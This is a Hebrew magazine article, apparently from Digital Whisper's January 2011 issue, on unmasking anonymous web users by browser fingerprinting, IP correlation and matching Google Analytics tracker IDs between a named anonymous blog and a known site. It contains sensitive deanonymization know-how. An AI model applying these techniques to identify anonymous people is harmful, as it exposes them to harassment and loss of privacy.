
- Your browser fingerprint **appears to be unique** among the 1,364,138 tested so far.
- Currently, we estimate that your browser has a fingerprint that conveys **at least 20 bits of identifying information**.
- The measurements we used to obtain this result are listed below. You can read more about our methodology, statistical results, and some defenses against fingerprinting [this article](#).
- Help us increase our sample size: [Social media icons]

Browser Characteristic	bits of identifying information	one in x browsers have this value	value
User Agent	20.38+	1364138	Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/534.16 (KHTML, like Gecko) Chrome/10.0.634.0 Safari/534.16
HTTP_ACCEPT Headers	4.05	16.52	text/html,*/* ISO-8859-1.utf-8;q=0.7,*/*;q=0.3 gzip,deflate,sdch,en
Browser Plugins			Plugin 0: Default Plug-in; Provides functionality for installing third-party plug-ins; default_p

אבל, יש מקרים פחות נפוצים. מה יקרה אם המשתמש לדוגמא יעבוד עם מערכת ההפעלה [Windows XP](#) ודפדפן [Internet Explorer 8](#)? במצב כזה, עדיין הדפדפן מופיע רק באחד מתוך 388 מקרים. כלומר, המובהקות הסטטיסטית שלו לא רעה בכלל.

זיהוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק

www.DigitalWhisper.co.il



ההצלבה בין סוג הדפדפן וגרסאת מערכת ההפעלה לרבות עדכונים המופיעים בה, נגישים לכל מי שניגש לאתר:

Browser Characteristic	bits of identifying information	one in x browsers have this value	value
User Agent	8.6	388.65	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4606.2152; .NET CLR 3.5.30729)

כעת, לאחר שיש לנו נתונים אלה, אנחנו יכולים לומר במובהקות יחסית גבוהה האם אדם מסוים הוא מי שאנו חושדים שהוא. אם אין לנו חשד מיוחד לגבי זהות האדם, שיטה זו לא עשויה להועיל במיוחד אלא אם יש לנו מאגר גדול של משתמשים באתר שבשליטתנו שנגדו אפשר להריץ מידע.

המקרה השני: אתר מעוול

במקרה השני, יש אתר שאנו מעריכים שאדם מסוים מפעיל, אך אין לנו דרך להפריך את החשד. הדרך הראשונה והפשוטה יותר היא להתחיל באתר שאנו חושדים שאותו אדם מפעיל. לצורך הדוגמא בלבד, רצינו לברר מי עומד מאחורי אתר בשם [izraelblog](http://izraelblog.com) אשר עסוק מעט בלהכפיש אותי אישית. לצורך כך, ולאחר שרישומי הדומיין היו [אנונימיים](http://izraelblog.com), הלכנו לקוד המקור של האתר וחיפשנו עוגנים כמו שימוש בשירותי Google Analytics. למזלנו, מצאנו כזה:

```
Source of: http://izraelblog.com/category/%d7%99%d7%94%d7%95%
File Edit View Help
<!-- tracker added by Ultimate Google Analytics plugin v1
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol)
document.write(unescape("%3Cscript src='" + gaJsHost + "g
</script>
<script type="text/javascript">
var pageTracker = _gat._getTracker("UA-20137463-2");
pageTracker._initData();
pageTracker._trackPageview();
</script>
<style type="text/css" media="screen">
<!-- @import url( http://izraelblog.com/wp-content/themes
</style>
</head>
<body>
<div id="wrap">
<div id="header">
<h1><a href="http://izraelblog.com/">
בלוג ישראלי </a></h1>
<p class="tagline">
בלוג ישראלי מבית וורדפרס </p>
<div class="rss"><a href="http://izraelblog.com/feed/">
<div class="search">
```

זיהוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק

www.DigitalWhisper.co.il

בשלב הבא, הלכנו ל**אתר נוסף** אשר כן מזוהה, ובבעלות האדם אשר חשדנו שמפעיל את האתר המעוול גם כן. נכנסנו לקוד המקור, ושם מצאנו כי המספר הסידורי של שירות Google Analytics דומה להחריד, וההבדל היחיד הוא מספר האתר שנעשה בו שימוש, במקום 2, ישנו 7:

```
Source of: http://isralawblog.com/ - Minefield
File Edit View Help
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="h
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="h
<link rel='index' title='בלוג עורכי דין ישראלי' href='http://isral
<meta name="generator" content="WordPress 3.0.1" />

<!-- tracker added by Ultimate Google Analytics plugin v1.6.0: htt
<script type="text/javascript">
var gaJsHost = (("https:" == document.location.protocol) ? "https:
document.write(unescape("%3Cscript src='" + gaJsHost + "google-ana
</script>
<script type="text/javascript">
var pageTracker = _gat._getTracker("UA-20137463-7");
pageTracker._initData();
pageTracker._trackPageview();
</script>
<style type="text/css">.recentcomments a{display:inline !i
</head>
<body>
```

כרגע קיבלנו אינדיקציה די טובה שמי שמפעיל את חשבון הסטטיסטיקה של אתר א' עושה כן גם לאתר ב'. אבל לא תמיד נקבל מידע כל כך מובהק. לפעמים, צריך לדוגמא את המידע בצורה יותר אקטיבית כמו על ידי שליחת הודעת דואר אלקטרוני לכתובת של מפעיל האתר ולהצליב אותה כפי שהובהר בפרק הקודם מול מידע שקיים על אדם מסוים שחושדים.

המגבלות ומובהקות סטטיסטית

כאשר מדובר במערכת מסוג זה, אשר מצליבה UserAgent, IP או מספר המזהה את המשתמש מול צד שלישי, מדובר על מובהקות סטטיסטית יחסית גבוהה, אך לא מספיק טובה.

סדרי הגודל ב-IP הם סטטיסטיים ותלויים בכמות הזמן שעברה בין קבלת מידע א' ל-ב'. ככל שהפרש הזמן בין קריאת הודעת הדואר על ידי אליס וקריאת הודעת הדואר על ידי האדם שנחשד שהוא אליס גדול יותר, אף אם שניהם מחזיקים את אותה כתובת IP, הרי שהסיכוי שאליס והאדם החשוד הם אותו אדם יהיו קטנים יותר: כתובות IP מתחלפות עם הזמן, ויכול להיות מצב בו כתובת ה-IP שהוקצתה לאליס בשעה מסוימת תהיה שייכת לאדם אחר כעבור מספר שעות.

לגבי UserAgent, המובהקות היא גבוהה יותר, אך אם אדם מסוים משתמש במספר דפדפנים או בדפדפן שאינו ייחודי במיוחד לא יהיה ניתן לזהותו. ככלל, מובהקות ביחס של 1:100 או 1:1000 כאשר

זיהוי באינטרנט: כיצד לחשוף משתמשים מבלי לעבור על החוק


www.DigitalWhisper.co.il

מנסים לטעון שאדם א' ואדם ב' הם אותו אדם כיוון שלשניהם יש את אותו ה-UserAgent, אינה מובהקות רעה בכלל. מובהקות של 1:10,000 ניתן למצוא ב**טביעת אצבע**. כלומר, אם רף ההוכחה האזרחי הוא של "יותר סביר כי הדבר יתרחש מאשר לא יתרחש", הרי ניתן לצמצם באמצעות UserAgent את שיעור הטעות למינימום. כלומר, יכול להיות שאם הייחודיות של הדפדפן תהיה 1:1,000 אז יהיו עדיין בישראל 7 אלף אנשים מלבד החשוד בתור אליס, אלא שלאותם אלף אנשים לא תהיה סיבה להיות חשודים, בניגוד לחשוד. כאשר מדובר על מידע מזהה אצל צד שלישי, לא תהיה שגיאה הפוכה (false positive) כמו ב-IP או UserAgent אלא רק מצב שבו לא נוכל לאתר את בעל האתר. כלומר, ללא גישה אמיתית לחשבון ה-Google Analytics הדרך היחידה לקבל את המספר המזהה היא לדלות אותו מתוך אתר אחר על מנת להפיל מישו או לקבל אותו מ-Google. לכן, אף שלא מדובר במובהקות סטטיסטית טובה כמו קבלת המידע על מי עומד מאחורי ה-IP באותה העת, הרי שהמובהקות לא רעה בכלל כשמדובר בהליך אזרחי ומצורפות אליו ראיות נוספות הקושרות את בעל החשבון בתור המעוול הפוטנציאלי.

נתיבות החקיקה

עכשיו עולה השאלה האמיתית: האם באמת נחוצה חקיקה לחשיפה של גולשים? ברוב המקרים, כאשר מתבקשת חשיפה של אדם יש חשד שהוא אדם ספציפי המקורב לנפגע או מוכר לו. אדם זר לא יחזיק מידע רגיש על אדם אחר, לא ינסה לעוול כלפיו או להוציא לשונו רעה אלא אם נפגע ממנו, לא ינסה להתחרות בו בצורה לא הוגנת אלא אם הוא בעל עסק מתחרה (ומוכר לנפגע) ולא יפר את זכויותיו האחרות. כך, ניתן ככל הנראה למצוא בנקל באמצעות איש אבטחת מידע את זהות האדם העומד מאחורי אותו מסך אנונימיות, רק ללא פגיעה אמיתית באנונימיות האינהרנטית של הרשת ותוך מתן אפשרות למי שבאמת רוצה להיות אנונימי להשאר כזה.

הפתרון, כמו פתרונות אחרים, אינו מושלם. הוא יגבה לא מעט קרבנות ויעמיד לא מעט נפגעים מול שוקת שבורה. אולם, מול החלופה של פגיעה מאסיבית בפרטיות של אזרחים על ידי רשויות שלטוניות, הוא בהחלט עדיף.



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-17 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של חודש פברואר 2011.

אפיק קסטיאל,

ניר אדר,

31.1.2011

דברי סיום

www.DigitalWhisper.co.il